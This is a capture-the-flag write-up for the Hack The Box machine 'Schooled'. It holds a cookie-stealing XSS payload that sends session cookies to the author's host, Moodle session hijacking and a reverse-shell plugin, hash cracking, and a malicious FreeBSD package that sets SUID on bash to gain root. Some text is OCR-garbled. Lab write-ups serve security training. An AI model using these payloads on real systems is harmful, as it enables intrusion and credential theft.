# **Schooled - Writeup HTB**

Author: PierreAD



## I) Enumeration

nmap -sV -A -O armageddon.htb

### Full scan port

```
sudo nmap schooled.htb -p-
```


```
firefox http://shcooled.htb
```




## Find Subdomain

firefox http://moodle.shcooled.htb


## Create User account:



We see a message that explains to us that we must put our MoodleNet in our moodle profile :



This message is written by Teatcher: Manuel Philips:




## II) Exploitation:

Now, create xss payload who steal teatcher cookie and put this payload in MoodleNet

<img src=x onerror=this.src='http://10.10.14.64:8000/?'+document.cookie;>

## peter Adams




Peter@kali:Fichier Actions Éditer Vue Aide

Peter@kell:-\$ python -m SimpleHTTPServer

Serving HTTP on 0.0.0.0 port 8000 ...

10.10.14.64 - - [09/Apr/2021 12:54:09] "GET /?MoodleSession=sr05cpn6imqj611monl7m1t325 HTTP/1.1" 200 -


Waite for the teacher to click on the payload, and we have Manuel Philips's Cookie, we inject this cookie in our session. anddd: we are in!



After some research i find youtube video who explain an exploit in moodle




• First adding people with roles in cours




• In Burp Suite intercept request and change some stuff



• in the profile of Lianne Carter i can now log in as :



I have now acces in Site administration and use malicious update package to have revershell





https://github.com/HoangKien1020/Moodle\_RCE/blob/master/rce.zip

change information by our ip and port andddd: we are in the box

## III) Privilege escalation:

## Privesc : www ⇒ Jamie :

i upload linpeas with this command and find some useful informations:

```
fetch -o linpeas.sh http://10.10.14.64:8181/linpeas.sh
```

I use this script for extract all informations from mysql




https://github.com/Tartofraise/database\_dump

Put this in a / of the moodle website

#### Now, execut the php script, and find jamie's hash password

```
firefox http://moodle.schooled.htb/mooodle/mysqldump.php
```



#### Now, crack them: and got the password!!

```
hashcat -m 3200 hash /usr/share/wordlist/rockyou.txt
```

```
seter@kal:~/Documents/HTB/School$dhashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Celeron(R) CPU J3455 @ 1.50GHz, 5697/5761 MB (2048 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
```

#### We have now box access in ssh jamie account:

#### Privesc : Jamie ⇒ Root :

We can see jamie can execute pkg install and pkg update with root right



https://gtfobins.github.io/gtfobins/pkg/



Now, create malicious package on the attacking machine

```
peter@kali:~$ echo 'chmod +s /bin/bash' > $TF/x.sh
peter@kali:~$ fpm -n x -s dir -t freebsd -a all --before-install $TF/x.sh $TF
```

Upload the malicious package in victime machine, install it and exploit our payload

```
jamie@Schooled:~ $ curl http://10.10.14.64:8181/x-1.0.txz -o x-1.0.txz
% Total % Received % Xferd Average Speed Time Time
                                                          Average Speed
Dload Upload
                                                                                                                     Time
                                                                                                                               Current
                                                                                                                     Left Speed
                                                                                       Total
                                                                                                     Spent
                                                             5853
         480 100
                                           0
                                                     0
                                                                              0 --:--:--
                                                                                                                                   5853
                              480
jamie@Schooled:~ $ sudo pkg install -y --no-repo-update ./x-1.0.txz
pkg: Repository FreeBSD cannot be opened. 'pkg update' required Checking integrity... done (0 conflicting)
The following 1 package(s) will be affected (of 0 checked):
New packages to be INSTALLED: x: 1.0
Number of packages to be installed: 1
[1/1] Installing x-1.0...
Extracting x-1.0: 100%
jamie@Schooled:~ $ bash -p
[jamie@Schooled ~]# id
uid=1001(jamie) gid=1001(jamie) euid=0(root) egid=0(wheel) groups=0(wheel)
[jamie@Schooled ~]# ■
```

- 1			
- 1	- 0	privileged	Script rupe se "cuid" (csution!)
	P	DITVIICUCU	Script runs as "suid" (caution!)
		1	<b>-1</b> ,
-			



lastsummer.de/creating-custom-packages-on-freebsd/

We also can a clean revershell with this article